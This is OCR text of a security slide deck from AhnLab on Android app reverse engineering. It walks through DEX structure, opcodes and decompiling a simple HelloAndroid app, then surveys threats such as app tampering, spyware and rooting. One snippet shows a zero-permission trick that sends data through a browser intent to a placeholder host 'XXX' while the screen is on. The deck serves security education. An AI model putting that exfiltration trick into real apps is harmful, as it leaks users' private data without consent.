ANDROID APPLICATION HACKING & SECURITY THREAT

AHNLAB
조주봉(silverbug)

Android

- Android is a software stack for mobile devices that includes an operating system, middleware and key applications.

Application framework	Media support
Dalvik virtual machine	GSM Telephony
Integrated browser	Bluetooth, EDGE, 3G, and WiFi
Optimized graphics	Camera, GPS, compass, and accelerometer
SQLite	Rich development environment

Android Architecture

sms , calendar, maps, email client,…
set of core applications
Java Programming Language


Content Providers, Views, Resource Manager, Notification Manager, Activity Manager

Core libraries (most.. Java core lib)
own process, own instance
Dalvik Executable (.dex) format

System C library, Media Libraries, Surface Manager, LibWebCore, SGL, 3D libraries, FreeType, SQLite

Linux Kernel 2.6
security, memory management, process management, network stack, and driver model

DEX Format



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	64	65	78	0A	30	33	35	00	B9	F5	D5	7A	BF	3B	4A	EA	dex.035.¹õÕz¿;Jê
0010h:	F7	27	C9	05	99	19	2C	41	3D	F1	69	DD	AA	F6	AE	0D	÷'É.™.,A=ñiÝªö®.
0020h:	24	AD	00	00	70	00	00	00	78	56	34	12	00	00	00	00	$ ..p...xV4.....
0030h:	00	00	00	00	54	AC	00	00	14	02	00	00	70	00	00	00	....T¬......p...
0040h:	71	00	00	00	C0	08	00	00	62	00	00	00	84	0A	00	00	q...À...b...„...
0050h:					1C	0F	00	00	16	01	00	00	DC	11	00	00	.....Ü...
0060h:	19	00	00	00	8C	1A	00	00	78	8F	00	00	AC	1D	00	00	....Œ...x...¬...
0070h:	A4	6E	00	00	A6	6E	00	00	B2	6E	00	00	BC	6E	00	00	¤n..¦n..²n..¼n..
0080h:	C9	6E	00	00	DE	6E	00	00	E1	6E	00	00	E4	6E	00	00	Én..Þn..án..än..
0090h:	E7	6E	00	00	EA	6E	00	00	ED	6E	00	00	F2	6E	00	00	çn..ên..ín..òn..

Template Results - dex.bt

Name	Value	Start	Size	Color
hdex		0h	5Ch	Fg: Bg:
magic[8]	dex 035	0h	8h	Fg: Bg:
Checksum	7AD5F5B9h	8h	4h	Fg: Bg:
SHA1_Sig[20]	¿Jê÷'É| ┤,A=ñiÝª···	Ch	14h	Fg: Bg:
File_Lenght	AD24h	20h	4h	Fg: Bg:
Header_Lenght	70h	24h	4h	Fg: Bg:
Padding[8]	xV4↕	28h	8h	Fg: Bg:
String_num	0h	30h	4h	Fg: Bg:
string_table_offset	AC54h	34h	4h	Fg: Bg:
string_related	214h	38h	4h	Fg: Bg:
class_list_classes_number	70h	3Ch	4h	Fg: Bg:
class_list_offset	71h	40h	4h	Fg: Bg:
table_field_fields_number	8C0h	44h	4h	Fg: Bg:
table_field_offset	62h	48h	4h	Fg: Bg:
method_table_methods_nu···	A84h	4Ch	4h	Fg: Bg:
method_table_offset	58h	50h	4h	Fg: Bg:
class_definition_table_definit···	F1Ch	54h	4h	Fg: Bg:
class_definition_table_offset	116h	58h	4h	Fg: Bg:

- File Header
- String Table
- Class List
- Field List
- Method List
- Class Definition Table
- Field List
- Method List
- Code Header
- Local Variable List

Reference Site : http://www.retrodev.com/android/dexformat.html


DEX Opcode

Opcode (hex)	Opcode name	Explanation	Example
00	nop	No operation	0000 - nop
01	move vx,vy	Moves the content of vy into vx. Both registers must be in the first 256 register range.	0110 - move v0, v1 Moves v1 into v0.
…			
0A	move-result vx	Move the result value of the previous method invocation into vx.	0A00 - move-result v0
…			
0E	return-void	Return without a return value	0E00 - return-void
0F	return vx	Return with vx return value	0F00 - return v0 Returns with return value in v0.
…			

Reference Site : http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html
http://developer.android.com/reference/dalvik/bytecode/Opcodes.html

DEX Decompile

- The classes.dex file contains all compiled Java code.
- How to find the App's classes.dex
  - APK File unzip
  - /data/dalvik-cache
  - /data/app/*.apk
  - /data/app-private/*.apk
- How to Decompile the DEX
  - dexdump
  - Smali
- Other Decompile…
  - Dex2jar → jar → java decompiler



DEX Decompile

- Dexdump
  - -d : disassemble code sections
  - -f : display summary information from file header
  - -h : display file header details
  - -C : decode (demangle) low-level symbol names
  - -S : compute sizes only


```
// super.onCreate(savedInstanceState);
00033c:                                 |[00033c] com.example.helloandroid.HelloAndroid.onCreate:(Landroid/os/Bundle;)V
00034c: fa20 9400 3200                  |0000: +invoke-super-quick {v2, v3}, [0094] // vtable #0094
//TextView v0 = new TextView(this);
000352: 2200 0500                      |0003: new-instance v0, Landroid/widget/TextView; // class@0005
000356: 7020 0200 2000                  |0005: invoke-direct {v0, v2}, Landroid/widget/TextView;.<init>:(Landroid/content/Context;)V // method@0002
// String v1 = "I Love MinWoo"
00035c: 1a01 0400                       |0008: const-string v1, "I Love MinWoo" // string@0004
//v0.setText(v1);
000360: f820 c301 1000                  |000a: +invoke-virtual-quick {v0, v1}, [01c3] // vtable #01c3
// String v1 = "-Cho Min Woo-"
000366: 1a01 0000                       |000d: const-string v1, "-Cho Min Woo-" // string@0000
// v0.append(v1);
00036a: f820 3a01 1000                  |000f: +invoke-virtual-quick {v0, v1}, [013a] // vtable #013a
// setContentView(v0);
000370: f820 d000 0200                  |0012: +invoke-virtual-quick {v2, v0}, [00d0] // vtable #00d0
000376: 0e00                            |0015: return-void
```

DEX optimization

- Before Execution, DEX Files are optimized.
  - First execution → /data/dalvik-cache → ODEX
  - Before
    - Invoke-vitual-quick <vtable index>
    - invoke-virtual {v0,v1},android/widget/TextView/setText
      ; setText(Ljava/lang/CharSequence;)V
  - After
    - Invoke-vitual <symbolic method name>
    - +invoke-virtual-quick {v0, v1}, [01c3] // vtable #01c3

Dedexer Decompile

- Dedexer
  - java -jar ddx.jar -d <directory> <dex file
  - DEX or ODEX Decompile
- smali
  - The syntax is loosely based on Jasmin's/dedexer's syntax
  - assembler/disassembler for Android's dex format



Reference Site : http://dedexer.sourceforge.net/
http://code.google.com/p/smali/

Dex2Jar Decompile

- convert Java .class files into the .dex format.

classes.dex → classes.dex.dex2jar.jar

```java
package com.example.helloandroid;

import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;
public class HelloAndroid extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        tv.setText("I Love MinWoo\n");
        tv.append("-Cho Min Woo-");
        setContentView(tv);
    }
}
```

HelloAndroid.class

```java
package com.example.helloandroid;

import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class HelloAndroid extends Activity
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    TextView localTextView = new TextView(this);
    localTextView.setText("I Love MinWoo\n");
    localTextView.append("-Cho Min Woo-");
    setContentView(localTextView);
  }
}
```

Decompile [Security Threat]

- Possible to recover source code almost perfectly
- Possible to leak out important information through source code
  - Banks(Algorithm/Process)
  - Transport protocol
  - Hidden function
  - Authentication Info. / Crypto
- Possible to duplicate maliciously through source code
- Technical information leak

Modify [Security Threat]

- Insert malicious code
  - Into popular/commercial application
  - Redistribution through internet/market
- Change program flow
  - Disable specific functions such as detection of rooting
  - Change of network path
- Bypass authentication
  - Bypass authentication check by modifying application
  - Disable date/period-limit application

Decompile Demo

- Phone application
- HiddenMenu Application

Modify Demo

- Inject malicious code by modifying general application

SPY/Malicious Application

- Installation by hacking/social engineering/people around me
- Leak of personal information
  - SMS
  - Contacts/Recent call list
  - GPS Information
  - 3-way call
  - Information generated by camera
  - SD Card Info.
  - Overcharge
  - Recording by microphone
  - Operation through commands like bots(controlled by SMS)
- Demo

0 Permissions

- LOG
  - READ_LOGS
- INTERNET
  - File save directory : /sdcard/downloads/

```
PoerManager pm =
(PowerManager)getSystemService(Context.POWER_SERVICE);
if( pm.isScreenOn()) {
  startActivity(new Intent(Intent.ACTION_VIEW,

Uri.parse("http://XXX?data="+X+"&Y="+Y)).setFlags(Intent.FLAG_ACTIVITY_NE
W_TASK));
}
```


Insecure Applications

- Authentication through client info.
- Bypass by specific activities
- Store important data in the application
- Including an example code/debug code
- Print detailed logging
- Use needless permission

Android Platform(App) Vulnerabilities


- WEB Kit Vulnerabilities
- Android SD Card Content Information Disclosure Vulnerability
- Android 1.x/2.x hotplug invoke vuln…
- ADB Root Shell Vulnerabilities
- Etc…

WEB Kit Vulnerabilities Demo



PC to Android Demo

- It is possible to hack a smartphone by malicious code in PC



Etc…

- License Check Failed.. Detour
- RSA update.zip Detour
- Yaffs filesystem

Rooting…

- Rooting is a process that allows users of cellphones running the Android operating system to attain privileged control (known as "root access") within Android's Linux subsystem.

- ✓ The Risk of Rooting

- BackDoor (/system/bin/su)
- System/Hardware(CPU Overclock/Trojan Install)

Root

- Kernel Rootkit
- APP Install/Uninstall
- Leakage of personal information
- Monetary damages
- Hardware / System Damage

More attacks expected

- DDOS?
  - User / ISP/ Victim Server… 一打三彼
- Financial hacking
  - Small payment/phishing/
- Phone hacking
  - Eavesdropping(Voip), Free calls,
- Market Trojan APP


ANDROID